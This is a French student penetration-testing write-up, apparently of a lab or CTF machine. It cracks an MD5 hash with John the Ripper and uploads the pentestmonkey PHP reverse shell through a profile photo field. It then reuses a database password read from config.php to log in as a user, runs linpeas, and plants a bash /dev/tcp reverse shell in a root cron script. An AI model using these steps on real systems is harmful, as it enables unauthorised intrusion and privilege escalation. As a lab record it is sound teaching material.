
On constate une page ou l'on doit se connecter. Avec notamment marqué "Enter Reg no". On peut en déduire que cela correspond au login présent dans le note.txt. Cependant, l'écriture marque dans password semble chiffre. Tout d'abord nous allons devoir tenter de le déchiffrer. On constate à l'aide de l'outil de reconnaissance de chiffrement sur dcode.fr que le plus probable serait le hash en md5, car le premier de la liste dans les résultats.




Si on essaye de déchiffrer avec le md5, on obtient le résultat azerty comme montre l'image ci dessous, cela semble être le bon hash que nous avons trouvé :

BUSSON Emilien
DE SAINT LEON LANGLES Quentin
BUT2 Réseaux et Télécommunications

Nous allons désormais tester sur le site l'identifiant et le mot de passe que nous venons de trouver pour voir si nous pouvons pas accéder à plus de chose:



En testant avec ces logins on obtient un invalid Reg no or Password signifiant que notre mot de passe n'est donc pas le bon. Cela veut dire que notre site n'a pas bien fonctionné. Après plusieurs recherches sur internet, je suis tombé sur l'outil John The Ripper. Cet outil fonctionne à partir de 3 éléments, une base de mot de passe prédéfini qui va lui servir de modèle pour bruteforce celui que nous allons tenter de découvrir, et le hash dans un fichier de texte. Au préalable il est mieux de connaitre une bonne fois pour toute le type de hash utilisé, pour cela nous pouvons aller sur ce site: https://www.tunnelsup.com/hash-analyzer/ qui permet d'identifier le type de hash. Ici on constatera que c'est bien du md5:



Pour faire fonctionner le script nous allons utiliser ce fichier de mot de passe:
https://github.com/zacheller/rockyou

Pour mettre le mot de passe dans un fichier:


```
echo cd73502828457d15655bbd7a63fb0bc8 > hash.txt
```

Nous pouvons maintenant lancer le script avec la commande suivante:
john `--wordlist=rockyou.txt --format=RAW-MD5 hash.txt`


Le script est très rapide et nous permet d'obtenir le résultat suivant:

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=rockyou.txt --format=RAW-MD5 hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
student          (?)
1g 0:00:00:00 DONE (2025-01-19 18:58) 50.00g/s 105600p/s 105600c/s 105600C/s amore..morado
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


il semblerait donc que notre mot de passe soit plus student que azerty, nous allons essayer:
On constate que c'est le bon mot de passe puisque nous accédons à de nouvelles pages notamment change password:




Nous pouvons regarder différentes pages accessibles et voir ce que nous pourrions faire:
Dans Enroll For course:



Dans Enroll History:



Enfin dans My profile:



Le seul endroit qui pourrait nous intéresser est la page my profile. En effet on peut constater que nous pouvons importer une photo, hors si l'importation de photo à pas correctement

configuré, il est possible d'y insérer du code malveillant et d'insérer un reverse shell a la place. C'est ce que nous allons tenter de faire.

Tout d'abord nous devons trouver un code de reverse shell avec php puisque tout le site est codé en php.
On peut trouver un dépôt github qui en mets un à disposition ou nous avons juste a modifier l'adresse ip et le port d'écoute:
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Nous allons l'essayer, pour ce faire nous devons suivre les étapes suivante:

```
git clone https://github.com/pentestmonkey/php-reverse-shell.git
cd cd php-reverse-shell
nano php-reverse-shell.php
```

nous allons juste modifier l'ip le port n'est pas utiliser sur notre machine donc ce n'est très grave de ne pas le changer:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.228';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

avant de lancer le reverse-shell nous allons écouter sur notre machine au port 1234 avec la commande suivante:

```
nc -lvnp 1234
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

Nous avons importer le fichier il ne reste plus qu'à update pour voir si cela fonctionne:

Notre reverse shell a fonctionné:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.228] from (UNKNOWN) [192.168.1.231] 39090
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 19:16:09 up  1:38,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

afin d'avoir un shell stabilise nous allons utiliser cette commande:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@academy:/$ ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
www-data@academy:/$
```

Nous allons nous balader dans les différents répertoires, pour ce faire nous pouvons pour que cela soit plus rapide utiliser la commande ls -R qui permet d'afficher les répertoires parents et enfants. En parcourant le résultat obtenu par cette commande on voit l'arborescence de notre site:

```
/var/www/html:
academy  index.html

/var/www/html/academy:
admin                   enroll-history.php  my-profile.php
assets                  enroll.php          pincode-verification.php
change-password.php     includes            print.php
check_availability.php  index.php           studentphoto
db                      logout.php

/var/www/html/academy/admin:
assets                  enroll-history.php   print.php
change-password.php     includes             semester.php
check_availability.php  index.php            session.php
course.php              level.php            student-registration.php
department.php          logout.php           user-log.php
edit-course.php         manage-students.php

/var/www/html/academy/admin/assets:
css  fonts  img  js

/var/www/html/academy/admin/assets/css:
bootstrap.css  font-awesome.css  style.css

/var/www/html/academy/admin/assets/fonts:
FontAwesome.otf            glyphicons-halflings-regular.eot
fontawesome-webfont.eot    glyphicons-halflings-regular.svg
fontawesome-webfont.svg    glyphicons-halflings-regular.ttf
fontawesome-webfont.ttf    glyphicons-halflings-regular.woff
fontawesome-webfont.woff   glyphicons-halflings-regular.woff2
fontawesome-webfont.woff2

/var/www/html/academy/admin/assets/img:
64-64.jpg  logo.png

/var/www/html/academy/admin/assets/js:
bootstrap.js  jquery-1.11.1.js

/var/www/html/academy/admin/includes:
config.php  footer.php  header.php  menubar.php

/var/www/html/academy/assets:
css  fonts  img  js

/var/www/html/academy/assets/css:
bootstrap.css  font-awesome.css  style.css
```

on peut voir dans le répertoire /var/www/html/academy/admin/includes un fichier config.php. nous allons regarder son contenu:

```
cat  /var/www/html/academy/admin/includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");


?>
www-data@academy:/$
```

on constate un identifiant: “grimmie”, mais également un mot de passe: ”My_V3ryS3cur3_P4ss”. Si on se rappelle, dans le fichier note il est indiqué qu' on avait demander a grimmie de ne pas mettre les même mots de passe partout et qu’il allait bientôt régler ce soucis, cela veut dire qu’il est possible que le mot de session soit le même que le mot de passe de base de données. Dans un premier temps nous allons regarder si il existe un utilisateur grimmie:

```
www-data@academy:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
www-data@academy:/$
```

On constate que l'utilisateur grimmie existe bien, nous allons essayer de s'y connecter avec les informations que nous connaissons.

```
www-data@academy:/$ su grimmie
su grimmie
Password: My_V3ryS3cur3_P4ss

grimmie@academy:/$
```

Nous sommes désormais connectés à Grimmie, le mot de passe n'avait pas encore été changé.

Maintenant que nous sommes connecté à un utilisateur, et de manière fiable nous allons essayer de faire une élévation de privilège. Pour simplifier par la suite nous allons utiliser un accès ssh puisque nous connaissons le mot de passe de grimmie.

```
└─$ ssh grimmie@192.168.1.231
The authenticity of host '192.168.1.231 (192.168.1.231)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.231' (ED25519) to the list of known hosts.
grimmie@192.168.1.231's password:
Permission denied, please try again.
grimmie@192.168.1.231's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$
```

Maintenant que nous avons un accès ssh, nous allons utiliser le script linpeas qui permet de réparer de manière générale les potentielles failles permettant de faire de l'élévation de privilège. Il se trouve juste ici: [PEASS-ng/linPEAS at master · peass-ng/PEASS-ng · GitHub]

Pour pouvoir le récupérer nous devons d'abord le télécharger sur notre machine kali pour pouvoir le récupérer sur notre machine cible. Pour ce faire nous allons suivre les étapes suivantes:


`wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh`

`python3 -m http.server 8000`


```
┌──(kali㉿kali)-[~]
└─$ wget  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
--2025-01-19 20:12:08--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20250113-4426d62e/linpeas.sh [following]
--2025-01-19 20:12:08--  https://github.com/peass-ng/PEASS-ng/releases/download/20250113-4426d62e/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/a36145da-bdb8-4fba-af77
-22dc24ac95e1?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250120%2Fus-east-1%2Fs3%2Faws
4_request&X-Amz-Date=20250120T011052Z&X-Amz-Expires=300&X-Amz-Signature=5e869ba942cc8dd696a2f362022c8efa638a94efc1ff8ce5
754707ffdcbf0190&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-co
ntent-type=application%2Foctet-stream [following]
--2025-01-19 20:12:08--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/a36145da
-bdb8-4fba-af77-22dc24ac95e1?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250120%2Fus-ea
st-1%2Fs3%2Faws4_request&X-Amz-Date=20250120T011052Z&X-Amz-Expires=300&X-Amz-Signature=5e869ba942cc8dd696a2f362022c8efa6
38a94efc1ff8ce5754707ffdcbf0190&X-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dlinpeas
.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108
.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830426 (811K) [application/octet-stream]
Saving to: 'linpeas.sh.1'

linpeas.sh.1                100%[=====================================================>] 810.96K  --.-KB/s    in 0.03s

2025-01-19 20:12:08 (26.3 MB/s) - 'linpeas.sh.1' saved [830426/830426]

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Maintenant que le script linPEAS est téléchargeable nous allons sur notre machine cible exécuter les commandes suivantes:


```
wget 192.168.1.228:8000/linpeas.sh
ajouter les droits d'exécution:
chmod +x linpeas.sh
./linpeas.sh -a
```



Il faut désormais attendre quelques minutes le temps que le script se termine entièrement.
On peut constater au début des résultat la légende des couleurs:



En rouge surbrillance jaune cela veut dire que c'est très probablement exploitable et avec une grande chance de reussir, rouge que cela doit attirer notre attention.
on peut constater ici que nous avons un fichier qui est excecuter en root:




un fichier qui doit probablement être utile pour faire des backup au vu de son nom.

On voit que dans les crons jobs, des actions qui sont réalisées de manière chronique, notre backup.sh est présent. Cela veut dire que ce fichier est souvent exécuté en temps que root. De plus on voit que devant le chemin de notre fichier, il y a 5 étoiles, cela signifie qu'il est utilisé toute les minutes en temps que root. Nous allons essayer de remplacer le contenu de ce fichier par un reverse shell:

Sur ce site on peut trouver des reverse shell pour tout type de langage, nous allons utiliser du bash dans cette situation:
[Reverse Shell Cheat Sheet | pentestmonkey]


pour faire un reverse shell en bash il nous suffit de remplacer le contenu ou d'ajouter au contenu de backup.sh la ligne suivante:
`bash -i >& /dev/tcp/192.168.1.228/4040 0>&1`



avant d'enregistrer et d'exécuter dans un autre shell nous allons ouvrir un port d'écoute:

`nc -lvnp 4040`

